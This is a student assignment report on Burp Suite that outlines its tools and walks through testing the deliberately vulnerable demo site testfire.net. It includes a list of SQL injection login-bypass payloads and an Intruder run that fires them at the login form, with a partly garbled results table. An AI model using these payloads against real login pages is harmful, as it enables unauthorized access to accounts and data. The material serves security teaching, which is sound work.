

AI FOR CYBERSECURITY WITH IBM QRADAR

ASSIGNMENT – 4

Report on Burp Suite: Overview, Significance, Features, and Vulnerability Testing

NAME: SHAIK MUHAMMED FAIZAAN ALI

**BRANCH: ELECTRONICS AND
COMMUNICATION ENGINEERING**

CAMPUS: VIT-VELLORE

EMAIL ADDRESS:

shaikmuhammed.faizaan2021@vitstudent.acin

Introduction:

Burp Suite is a full-featured software toolset mostly used for penetration testing and web application security testing. It was created by PortSwigger and is frequently used to evaluate the security posture of online applications by cybersecurity experts and ethical hackers. This study goes into detail on Burp Suite, its importance, essential characteristics, and how it was used to investigate vulnerabilities in the "testfire.net" web application.

What is Burp Suite?

A set of tools called Burp Suite is intended for evaluating web security. It provides a few modules and capabilities that help find and address vulnerabilities in online applications. These instruments let security experts assess the safety of online apps, APIs, and other web-based systems. Both a free and paid version of Burp Suite are offered, with the paid version (Burp Suite Professional) providing more sophisticated functionality.


Why Burp Suite is Used and Its Significance:

Burp Suite is mostly used to evaluate the security of web applications. Its purpose is to do web application security testing. It assists in locating weaknesses, incorrect setups, and potential assault routes that nefarious parties might use.

Meaning: - Vulnerability Discovery: Burp Suite's automated and manual testing capabilities assist in the discovery of a variety of vulnerabilities, such as SQL injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and others.

- *Penetration testing: It's a crucial tool for penetration testers and ethical hackers to assess an application's defences, identify vulnerabilities, and assist enterprises in bolstering their security measures.*
- *Bug Bounty Hunting: To discover security holes in web applications and collect prizes for ethical disclosure, many security researchers and bug bounty hunters use Burp Suite.*
- *Web Application Developers: Burp Suite can help developers find vulnerabilities in web applications and fix security issues during the development and testing phases, thereby improving the overall security of their applications.*

BURP SUITE- COMMUNITY EDITION:



Key Features of Burp Suite

Burp Suite offers a wide range of features, including:

1. Proxy:

- **Explanation:** The Proxy feature of Burp Suite serves as a middleman between your web browser and the target web application. It records HTTP requests and responses in real-time and lets you examine them.

- Use Case: Understanding data transmission between the client and server, modifying requests and responses, and spotting potential security risks are all made possible by this.

2. Scanner:

- **Explanation:** Finding security flaws in web applications is automated via the Scanner feature. It examines the program for widespread flaws like SQL injection, cross-site scripting (XSS), and others.

- Use Case: Scanner helps testers detect and report potential vulnerabilities more quickly than they could with manual testing.

3. Repeater:

- **Explanation:** Testers can manually manipulate and send HTTP requests to the target application using the repeater tool. It can be used to test various payloads, alter request parameters, and monitor application responses.

- *Use Case: Testers can hone attacks, confirm vulnerabilities, and investigate the behavior of the application under various circumstances.*

4. Intruder:

- **Explanation:** *For automated attacks against online applications, Intruder was created. To test for problems like brute force assaults or issues with input validation, testers can construct attack scenarios, customize payloads, and describe attack parameters.*

- *Use Case: When dealing with complicated attack patterns, Intruder is used to automate and scale security testing.*

5. Spider:

- **Explanation:** *The target application is crawled by the spider tool, which maps its structure and content. It aids testers in locating all of the application's available pages, endpoints, and APIs.*

- *Use Case: Spider is useful for compiling a thorough picture of the attack surface of the program and identifying obscure or undocumented functionality.*

6. Sequencer:

- **Explanation:** Tokens, session identifiers, and other data generated by the application are evaluated by the sequencer for their level of unpredictability. It aids in the detection of flaws in session fixation or weak session management.

- **Use Case:** To secure session-related security mechanisms, security testers can utilize Sequencer to examine the predictability of application-generated data.

7. Decoder:

- **Explanation:** The Decoder utility helps with encoding and decoding many data formats, including Base64 encoding and URL encoding. It is employed to alter and comprehend info that is transmitted to or received from the application.

- **Use Case:** Testers can create custom payloads, forego input validation, or examine how the application manages data by using the Decoder.

8. Comparer:

- **Explanation:** Comparer allows testers to compare two HTTP requests or responses side by side, highlighting any differences. This is helpful for identifying variations in behaviour or responses under different input conditions.

- **Use Case:** Testers use Comparer to spot discrepancies or changes in the application's responses during security testing.

9. Extensibility:

- **Explanation:** Burp Suite's Extender API allows for extensive extensibility. To automate processes or design specialized testing workflows, users can construct own plugins and scripts.

- **Use Case:** Extensibility is used by developers and security experts to adapt Burp Suite to meet own requirements and include it into their current security testing procedures.

10. Collaborator:

- **Explanation:** By creating distinctive DNS and HTTP exchanges, the Collaborator tool aids in the identification of out-of-band vulnerabilities. Based on user input, it can recognize when an application makes an external request.

- **Use Case:** Blind SSRF (Server-Side Request Forgery) or DNS data exfiltration attacks are examples of hidden vulnerabilities that may not be found using conventional testing techniques. Collaborator is used to find these flaws.


Burp Suite is a flexible and potent tool for finding and fixing security flaws in web applications thanks to these characteristics, which also improve the overall security posture of web-based systems.

Vulnerability Testing on "testfire.net"


Methodology:

- 1. Configure the Burp Suite proxy so that it can intercept and log HTTP communication between the user and the target application.*
- 2. Spidering: Use the Spider tool to map the content of the "testfire.net" website and find potential entry points for additional testing.*
- 3. Scanner: Launch the automatic scanner to find widespread flaws like SQL injection, XSS, and more.*
- 4. Manual Testing: Use the Repeater and Intruder tools for manual testing, focusing on parameters or pages to find weaknesses.*
- 5. Report Generation: After testing, provide a thorough report outlining the vulnerabilities found, their seriousness, and suggestions for mitigating them.*


First we need to select a browser and then we need to configure the network settings



Then we need to create a new proxy manually for connecting the burp suite and the browser




Here the http proxy is default for all the devices as it is the ip address of the burp suite and '8080' is the designated port number for the burp suite by default.




We can see the details of the burp suite in the proxy settings. We can even change it if we want for now we will keep it as it is and use default settings for our browser.

We need a CA certificate for burp suite in order to access the webpages while connecting the burp suite with the browser and keeping the intercept on.



When the intercept is on we connect to the burp suite we will get info of the particular page we have connected to in the proxy



To carry out any necessary attacks, we can convey this information to the repeater or invader.

By selecting transmit to Repeater from the context menu when right-clicking the proxy page, we will first transmit this information to the repeater.

The screenshot shows the Burp Suite Repeater tab. The top navigation bar includes Dashboard, Target, Proxy, Intruder, Repeater (selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the navigation bar, there's a tab labeled '1 x +' and a 'Send' button. The main area is split into two panels: 'Request' on the left and 'Response' on the right. Both panels have tabs for 'Pretty', 'Raw', 'Hex', and 'Render'. The 'Request' panel shows a GET request to /index.jsp?content=personal_other.htm with various headers like Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection, Referer, Cookie, and Upgrade-Insecure-Requests. The 'Response' panel shows an HTTP/1.1 200 OK response with headers like Server, Content-Type, Content-Length, Date, and Connection, followed by the HTML body content.

Request

```

1 GET /index.jsp?content=personal_other.htm HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
4 Gecko/20100101 Firefox/117.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: close
9 Referer: http://testfire.net/
10 Cookie: JSESSIONID=B51A8560D89EB2A75C20AE10B0081DD
11 Upgrade-Insecure-Requests: 1
12

```

Response

```


1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/html; charset=ISO-8859-1
4 Content-Length: 7812
5 Date: Sun, 08 Oct 2023 14:22:13 GMT
6 Connection: close
7
8
9
10
11
12
13
14
15
16
17
18
19 <!-- BEGIN HEADER -->
20 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
21 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
22 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
23
24
25
26 <head>
27 <title>
28   Altoro Mutual
29 </title>
30 <meta http-equiv="Content-Type" content="text/html;
31   charset=iso-8859-1" />
32 <link href="/style.css" rel="stylesheet" type="text/css" />
33 </head>
34 <body style="margin-top: 5px;">
35
36   <div id="header" style="margin-bottom: 5px; width: 99%;">
37     <form id="frmSearch" method="get" action="/search.jsp">
38       <table width="100%" border="0" cellpadding="0"
39         cellspacing="0">

```


When we click the transmit button on this repeater page, a response is sent back. We can see a lot of information in the answer, including the server type and the complete source code for the website.

We can also observe the login information when the intercept is enabled and someone signs into the website.

Now we send this to the intruder to attack



And then we start the assault by clicking the add\$ button next to the password, but first we must feed payloads into it.



We must enter the payloads on this page. As the current browser is connected to the burp suite, we therefore look for the payloads on other browsers.

```

'
''
~
~~
,
"
""
/
//
\
\\
;
' or "
-- or #
' OR '1
" OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
' OR '' = '
'='
'LIKE'
'=0--+
OR 1=1
' OR 'x'='x
' AND id IS NULL; --
.....UNION SELECT '2
%00
/*...*/

```

We can find the payloads on github copy it and paste it here

?

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payload

Paste

Load ...

Remove

Clear

Deduplicate

Add

'

"

`

'''

"""

'''

"""


/

//

Enter a new item

Add from list ... [Pro version only]

Now we need to start the attack. After starting the attack we will get a new popup and it shows us the status of the payload being inserted and the status code as well.



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Results' pane displays a table of attack results. The table has columns for Request, Payload, Status code, Error, Timeout, Length, and Comment. The status code for all requests is 302. The 'Error' column contains checkboxes, and the 'Timeout' column contains empty checkboxes. The 'Length' column shows values of 281 or 126. The 'Comment' column is empty. A red progress bar at the bottom indicates the attack is 'Finished'.

Request	Payload	Status code	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	281	
1	'	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
2	''	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
3	''	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
4	''	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
5	'	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
6	''	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
7	''	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
8	/'	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
9	//	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
10	\	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
11	\\	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
12	;	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
13	;"	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
14	--or#	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
15	'OR '1	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
16	'OR '1 --	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
17	'OR '1 = "	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
18	'OR '1 = 1 --	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
19	'OR '1 = ' --	302	<input type="checkbox"/>	<input type="checkbox"/>	281	
20	'	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
21	'LIKE	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
22	'@--	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
23	'OR '1=1	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
24	'OR 'x'='x	302	<input type="checkbox"/>	<input type="checkbox"/>	281	
25	'AND id IS NULL --	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
26	'--UNION SELECT '2	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
27	'%00	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
28	'/%&*/	302	<input type="checkbox"/>	<input type="checkbox"/>	126	
29	'--addition, concatenate (or ...	302	<input type="checkbox"/>	<input type="checkbox"/>	126	

We successfully have injection sql code to the login page and got the result.

Conclusion:

Burp Suite is a strong and popular tool for penetration testing and online application security testing. For security experts and ethical hackers, it is a useful resource thanks to its variety of features, which include proxying, scanning, and manual testing. Organizations can boost their security posture and guard against potential risks by thoroughly evaluating the security of web applications like "testfire.net."